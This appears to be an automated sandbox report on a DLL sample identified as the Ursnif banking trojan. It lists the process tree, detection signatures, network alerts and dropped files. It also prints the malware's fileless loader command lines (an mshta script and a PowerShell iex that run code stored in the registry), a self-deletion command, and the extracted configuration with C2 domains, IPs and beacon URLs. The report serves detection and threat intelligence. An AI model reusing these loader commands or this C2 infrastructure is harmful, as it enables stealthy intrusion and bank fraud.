ID: 620331
Sample Name:
XoVzWJQAQ0.dll
Cookbook: default.jbs
Time: 16:25:03
Date: 04/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

XoVzWJQAQ0.dll


Overview

General Information

Sample Name:	XoVzWJQAQ0.dll
Analysis ID:	620331
MD5:	81bdb4c3b30de7..
SHA1:	2b173296dd7539.
SHA256:	9c2a2b8d88ab02..
Tags:	dll geo Gozi ISFB ITA Ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Uses ping.exe to check the status o…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6232 cmdline: loaddll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6256 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6352 cmdline: rundll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6596 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - cmd.exe (PID: 5972 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\XoVzWJQAQ0.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 6004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - PING.EXE (PID: 1220 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
          - RuntimeBroker.exe (PID: 4168 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
          - cmd.exe (PID: 1656 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\1BBD.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- mshta.exe (PID: 4804 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Hli6='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Hli6).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6000 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name elbnsvbf -value gp; new-alias -name dbiansi -value iex; dbiansi ([System.Text.Encoding]::ASCII.GetString((elbnsvbf "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6268 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1112 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES99B1.tmp" "c:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6536 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 7088 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB529.tmp" "c:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"WDHdIpDR32hiBF82vKyfbd4Aeqb2endsG7KPr9+PRwpFwh6xHOPeXmivTfHV1JSO9BbOekXP+fpLTlNw78j8NdT4sNAaVFSXIxeuXWdoUw6r5lOTidqS1cBNYe3P3AFASRESMg14/OvBfHcw2QScm4OJeiHSYe26nzRyCo9Bsx0twNSvxA9Ev6ecU3aTGDNOX6EO6pfJFTv3oxkLljtitiqLzJjGUeio8ebUBdVSKBHjVo6ZyneL/fS9OUJFMNJ7HNXH2S3/amCXZuSmGf5nGAp2ln8QhGUUaVVkgcswKSlhcM0caruAqxzK8wdEz4NJO3xL/S8BTA8Kjk8SIMljp4q8BLwzx+qosOvcvZK8zl8=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "gamexperts.net",
    "185.189.151.181",
    "185.189.151.186"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIeVD",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.430345543.0000000000E29000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.271978374.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.319141424.00000000048AC000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.272282667.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000013.00000003.386660010.0000026263E2C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.rundll32.exe.fb0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.e294a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.e294a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.49aa4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.49aa4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 2 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 13.107.42.16

Timestamp:	05/04/22-16:26:18.722944 05/04/22-16:26:18.722944
SID:	2033203
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:26:39.201905 05/04/22-16:26:39.201905
SID:	2033203
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:26:39.682098 05/04/22-16:26:39.682098
SID:	2033203
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.3 - Destination IP: 185.189.151.28

Timestamp:	05/04/22-16:26:38.797354 05/04/22-16:26:38.797354
SID:	2033203
Source Port:	49748
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 System Network Configuration Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
XoVzWJQAQ0.dll	39%	Virustotal		Browse
XoVzWJQAQ0.dll	50%	ReversingLabs	Win32.Trojan.Jaik	
XoVzWJQAQ0.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.fb0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://www.micr.	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/5hvqzMd6r/y5LAWfsJPn_2FuJNBtSD/jo9Ej88JuprJYYLjeMo/uimRol7PlJG9VvIsIL3Df8/4b5dhKr7zfzzy/kQN4nu7p/Bi8YSgYkQh_2FrjUppzhtJE/zFVGD_2FFF/_2F9gKu_2BFOgZIul/mVEjfleUS_2B/_2FVExdXenS/GfiizuBv_2BCTK/T4Xb7Vm5ofWBzBK_2BS0m/v_2FFBHs0rb4cYP0/khifyRgzCQqsMFT/OI0rU2yRygplxTS_2B/_2FshpDk2/B_2B7kqCdL_2FzljvJKw/yu4lbDSn21X4G_2BWCi/VxE9dtb614/j6.jlk	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/mUvYePprXz/HSjqVijdEeUR8rvJ9/cPWoN3kKWonK/lI7v_2BDaJj/aZ5n6IwN6RAkac/zBA3QOGURvi2Bn62CEKzA/A3rorOmUO13vlWw9/lzth0IsENWOQAIp/0T1fjcNdrBgHgQOml9/Vtvrq3J5S/ZVdmhdy814jSy4CHhelx/PV3kSAma_2FHk8mHoZj/0M9dNaFUJOk65VEW2JyCjp/DYhrX9Z9mZeAq/A_2Bj2mC/SRS888WqesbdPSEE6NoZrXT/lL5oVjMye8Q6/7p.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://185.189.151.28//	0%	Avira URL Cloud	safe	
http://crl.microsoft.co	0%	URL Reputation	safe	
http://185.189.151.28/drew/5hvqzMd6r/y5LAWfsJPn_2FuJNBtSD/jo9Ej88JuprJYYLjeMo/uimRol7PlJG9VvIsIL3Df8	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/mUvYePprXz/HSjqVijdEeUR8rvJ9/cPWoN3kKWonK/lI7v_2BDaJj/aZ5n6IwN6RAkac/zBA3	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/drew/5hvqzMd6r/y5LAWfsJPn_2FuJNBtSD/jo9Ej88JuprJYYLjeMo/uimRol7PlJG9VvIsIL3Df8/4b5dhKr7zfzzy/kQN4nu7p/Bi8YSgYkQh_2FrjUppzhtJE/zFVGD_2FFF/_2F9gKu_2BFOgZIul/mVEjfleUS_2B/_2FVExdXenS/GfiizuBv_2BCTK/T4Xb7Vm5ofWBzBK_2BS0m/v_2FFBHs0rb4cYP0/khifyRgzCQqsMFT/OI0rU2yRygplxTS_2B/_2FshpDk2/B_2B7kqCdL_2FzljvJKw/yu4lbDSn21X4G_2BWCi/VxE9dtb614/j6.jlk	true	• Avira URL Cloud: safe	unknown
http://185.189.151.28/drew/mUvYePprXz/HSjqVijdEeUR8rvJ9/cPWoN3kKWonK/lI7v_2BDaJj/aZ5n6IwN6RAkac/zBA3QOGURvi2Bn62CEKzA/A3rorOmUO13vlWw9/lzth0IsENWOQAIp/0T1fjcNdrBgHgQOml9/Vtvrq3J5S/ZVdmhdy814jSy4CHhelx/PV3kSAma_2FHk8mHoZj/0M9dNaFUJOk65VEW2JyCjp/DYhrX9Z9mZeAq/A_2Bj2mC/SRS888WqesbdPSEE6NoZrXT/lL5oVjMye8Q6/7p.jlk	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.37177552 8.00000000057C8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.386660010.0000026263E2C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.385093291.00000 282F52DC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.384996516.00000282F52DC000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.micr.	powershell.exe, 00000013.00000003.343715 699.00000262636C7000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.37177552 8.00000000057C8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.386660010.0000026263E2C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.385093291.00000 282F52DC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.384996516.00000282F52DC000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://185.189.151.28//	rundll32.exe, 00000002.00000003.32695774 9.0000000000606000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 002.00000002.431256353.0000000000606000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.microsoft.co	powershell.exe, 00000013.00000003.343715 699.00000262636C7000.00000004.00000020.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// 185.189.151.28/drew/5hvqzMd6r/y5LAWfsJPn_2FuJN BtSD/jo9Ej88JuprJYYLjeMo/uimRol7PlJG9VvIsIL3Df8	rundll32.exe, 00000002.00000002.43113341 2.00000000005C5000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http:// 185.189.151.28/drew/mUvYePprXz/HSjqVijdEeUR8rvJ 9/cPWoN3kKWonK/II7v_2BDaJj/aZ5n6IwN6RAkac/zB A3	rundll32.exe, 00000002.00000002.43113341 2.00000000005C5000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.37177552 8.00000000057C8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00013.00000003.386660010.0000026263E2C00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000019.00000003.385093291.00000 282F52DC000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000019.0000 0003.384996516.00000282F52DC000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.189.151.28	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	620331
Start date and time: 04/05/202216:25:03	2022-05-04 16:25:03 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	XoVzWJQAQ0.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@26/16@0/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 21.3% (good quality ratio 20.4%) • Quality average: 82.1% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, l-0007.l-msedge.net, arc.msn.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 4804 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:26:11	API Interceptor	1x Sleep call for process: rundll32.exe modified
16:26:49	API Interceptor	37x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Temp\CSC8B2F5B9E5B5E42FBBCD6AAD130D3A7FD.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1117426676935867
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry8ak7YnqqyPN5Dlq5J:+RI+ycuZhNqakSyPNnqX
MD5:	81A736AC827123F39B6359777F5E5BBD
SHA1:	0F2A64DBADDE3ABBCDDF1B17A1DE7BA41BE6CD55
SHA-256:	DB505E64229027A77C2819094BA11750F878CED1B4F23819525207048CE5D0E7
SHA-512:	158372042033EF3A0237E1EB7C2F749555EAAA29BFE6918127136C6224BC0F65677ED40A9ED275A2982DD9B24A27C04B8988E67C4BB72026DCB12311E9F9D163
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.u.e.4.q.v.k.g...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...q.u.e.4.q.v.k.g...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCA3AF429E64284F6FBA5C7EF0C7D44D.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.103509438315902
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grygkak7YnqqjpPN5Dlq5J:+RI+ycuZhN7akStPNnqX
MD5:	1AF6050D45F0118CF9A5B77EC990A0EA
SHA1:	766FB109DD78AE9FBBA39D181C05B75F4B9B4D53
SHA-256:	F6C2D364DBB3E043831928F78C9B6971CB3449141F7AD81B08B16AFA7214A16F
SHA-512:	732241A37E7F241A4D7219B3E6D17842400500CDE1D136EC18AFD7867FB09E474D34DCD39638D6759F1626586C29A6EA4899C5B394A65152819AC40BE7C9ABB
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.u.y.q.5.4.b.l...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.u.y.q.5.4.b.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES99B1.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x482, 9 symbols
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	3.9824475480583934
Encrypted:	false
SSDEEP:	24:HxnW91pCI7MhHVQhKdNWI+ycuZhN7akStPNnq9hgd:18pCuI1yKd41ul7a33q9y
MD5:	8D7B62E2FB8D62EEC206C1BDD4D84CF4
SHA1:	CF14D79B975022C0FD0B0B8E3DF22FF86CEBDAC9
SHA-256:	F009BFB82306048220092EC281AA86277A986B5A7DE65E5F3A3AC52AF6253F77
SHA-512:	FF600E585970531CF6CD09B0D6135E92B86E4CA73DC49DC290F04289AF678F1B271D0187D009E3C8CA26ECE4E968A4B9DCB67053DC4B293440EA60542EBBA79
Malicious:	false
